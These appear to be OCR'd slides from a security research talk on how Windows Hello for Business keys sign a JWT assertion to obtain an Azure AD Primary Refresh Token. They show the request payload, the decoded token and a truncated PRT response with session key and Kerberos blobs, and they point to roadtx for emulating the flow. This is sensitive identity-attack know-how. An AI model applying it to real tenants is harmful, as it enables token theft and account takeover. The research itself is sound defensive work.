
- Nonce from Azure AD
- Username
- Assertion (another JWT)



PAYLOAD: DATA

```
{
  "client_id": "38aa3b87-a06d-4817-b275-7a316988d93b",
  "request_nonce":
"AwABAAEAAAACAOz_BQD0_zwa1C6j2wcU8VUHTCKTIB8BRjKW8tDSAVnVQCnPrINIGXxBVl7snxYDeIang9B
mSp7HWOywKHdJZ7nrbrTS0rAgAA",
  "scope": "openid aza ugs",
  "group_sids": [
    "S-1-12-1-3449050006-1318031086-1069713303-529194043",
    "S-1-12-1-1513299610-1165403084-3608819602-1191284924"
  ],
  "win_ver": "10.0.22621.608",
  "grant_type": "urn:ietf:params:oauth:grant-type:jwt-bearer",
  "username": "tpmtest@iminyour.cloud",
  "assertion":
"eyJhbGciOiJSUzI1NiIsICJ0eXAiOiJKV1QiLCAia2lkIjoiTWIxMU5oMldsd1hXQThRcHp2R3BZRVJ2Z2x
hdnZIbEYxMWlZcW5IcGlpcz0iLCAidXNlIjoibmdjIn0.eyJpc3MiOiJ0cG10ZXN0QGltaW55b3VyLmNsb3V
kIiwgImF1ZCI6IjYyODdGMjhGLTRGN0YtNDMyMi05NjUxLUE4Njk3RDhGRTFCQyIsICJpYXQiOiIxNjg0MzA
4NjA2IiwgImV4cCI6IjE2ODQzMDkyMDYiLCAic2NvcGUiOiJvcGVuaWQgYXphIHVncyJ9.tBpi2n4KisKL22
p-8elsj3n4JEFo0RtNBIPWkxxwlI2nA1NTjTme4V5MUzlkqDNc8uLdDIMy8qZjX2fJg-
FTulXVcDnRyb32tXq0jLqh8QN7IWcusXHl4eMma5EhTeQlwHxrhggmZHrZ5OK_xe_q-Gjegf-
wRMQPLqyfMEllbsr0NOZeebEV1-ScjOhDcEwHIdeo4fl8H0JsqANFk-
EZ6HX0x4pEjNc2KYuhE07T66i7IkFfSgHInnrKg1BlAmXBfw9Wve905_i9KGsQW5EeuqnMJjnYmKnr19yrqp
f3MkqfYqYS1-pN7z9z98frAeDKzCcb0Vwla-7Fc8kzzZrPqw"
}
```

# Signed assertion with WHFB private key



Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsICJ0eXAiOiJKV1QiLCA
ia2lkIjoiTWIxMU5oMldsd1hXQThRcHp2R3BZRV
J2Z2xhdnZIbEYxMWlZcW5IcGlpcz0iLCAidXNlI
joibmdjIn0.eyJpc3MiOiJ0cG10ZXN0QGltaW55
b3VyLmNsb3VkIiwgImF1ZCI6IjYyODdGMjhGLTR
GN0YtNDMyMi05NjUxLUE4Njk3RDhGRTFCQyIsIC
JpYXQiOiIxNjg0MzA4NjA2IiwgImV4cCI6IjE2O
DQzMDkyMDYiLCAic2NvcGUiOiJvcGVuaWQgYXph
IHVncyJ9.tBpi2n4KisKL22p-
8elsj3n4JEFo0RtNBIPWkxxwlI2nA1NTjTme4V5
MUzlkqD
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT",
  "kid": "Mb11Nh2WlwXWA8QpzvGpYERvglavvHlF11iYqnHpiis=",
  "use": "ngc"
}
```


PAYLOAD: DATA

```
{
  "iss": "tpmtest@iminyour.cloud",
  "aud": "6287F28F-4F7F-4322-9651-A8697D8FE1BC",
  "iat": "1684308606",
  "exp": "1684309206",
  "scope": "openid aza ugs"
}
```

Tenant

Timestamp

# Obtain PRT



```
{
  "token_type":"Bearer",
  "expires_in":"1209599",
  "ext_expires_in":"0",
  "expires_on":"1685518206",
  "refresh_token":"0.AXQAj_KHYn9PIkOWUahpfY_hvIc7qjhtoBdIsnV6MWmI2Tt0AIo
  WZleVFDkJhV6_vjCDIB74P9Vuz0jLv6RqP2ldkG8FpJf02dY11oaWlYlH4wGKcpOV-hSy1
  qVcSDylG1c2DfzPDqVL48us3KgUYAK-So4n84QnSrv9wS7i44LQn_NazuqIyAln1MTZweR
  "refresh_token_expires_in":1209599,
  "id_token":"eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJhdWQiOiIzOGFhM2I4Ny
  YWdlLm1pY3Jvc29mdC5jb20vZW5yb2xsbWVudHNlcnZlci9kaXNjb3Zlcnkuc3ZjIiwibW
  Mzk3MzQ0LTQwNTI3ODcwNjAiLCJzdWIiOiJCejNSbThEbTBsaEZtLTc4bDJ2Zno2NUR0Tm
  "client_info":"eyJ1aWQiOiJmOWQ4NmQ1Zi1jMjU3LTQ3MGQtYTBiNy04YTMwNzQ5Zjk
  "session_key_jwe":"eyJlbmMiOiJBMjU2R0NNIiwiYWxnIjoiUlNBLU9BRVAifQ.AQBW
  iyyknFK_nSGfKmQuhvxvTKdwjBetPGOAlCffRLlHqUW2PVvFd8OJEyRLAAMAAIAAsABARA
  "tgt_ad":"{\"keyType\":0,\"error\":\"On-prem configuration is missing\
  "tgt_cloud":"{\"clientKey\":\"eyJhbGciOiJkaXIiLCJlbmMiOiJBMjU2R0NNIiwi
  TaOCBZEwggWNoAMCAf+iggWEBIIFgAAAegUAAAEAAQAAAAAA/vgywN1Tu0K3XYCYO1nr6w
  xmT0TXud2+dAZ5gF6YZ3Fw61J+oLhujNfZZ1XW81Mun3+zNhnek46sr7w6R8GAtOT8EJJF
  UrWJREhhvZMHuwMjZfneHpAR4cOlJFyAbu6zdJ/EJkV0/QJFZBbz6ZrN1E92zv217Y3/gF
  bccACT+UkGrcY91NHUrpnsnDrHhLzi1RPAJkNtEiMNMPpd2PIQdSGKRo6jEqLiI5SoiAj3
  ECQJARfqJyMtQiGzyi4uUwVo5/p9Pm1OjnptZZeDFMz4IZrfCgnFBZOh9D/ceUZT4iHdwN
  countType\":2}",
  "kerberos_top_level_names":".windows.net,.windows.net:1433,.windows.ne
}
```


PRT

Encrypted PRT session key

Kerberos stuff

# Emulating this flow with roadtx

- roadtx (part of ROADtools) supports WHFB
  - Key generation
  - Key enrollment token requesting with ngcmfa claim
  - Requesting PRTs with Windows Hello private keys

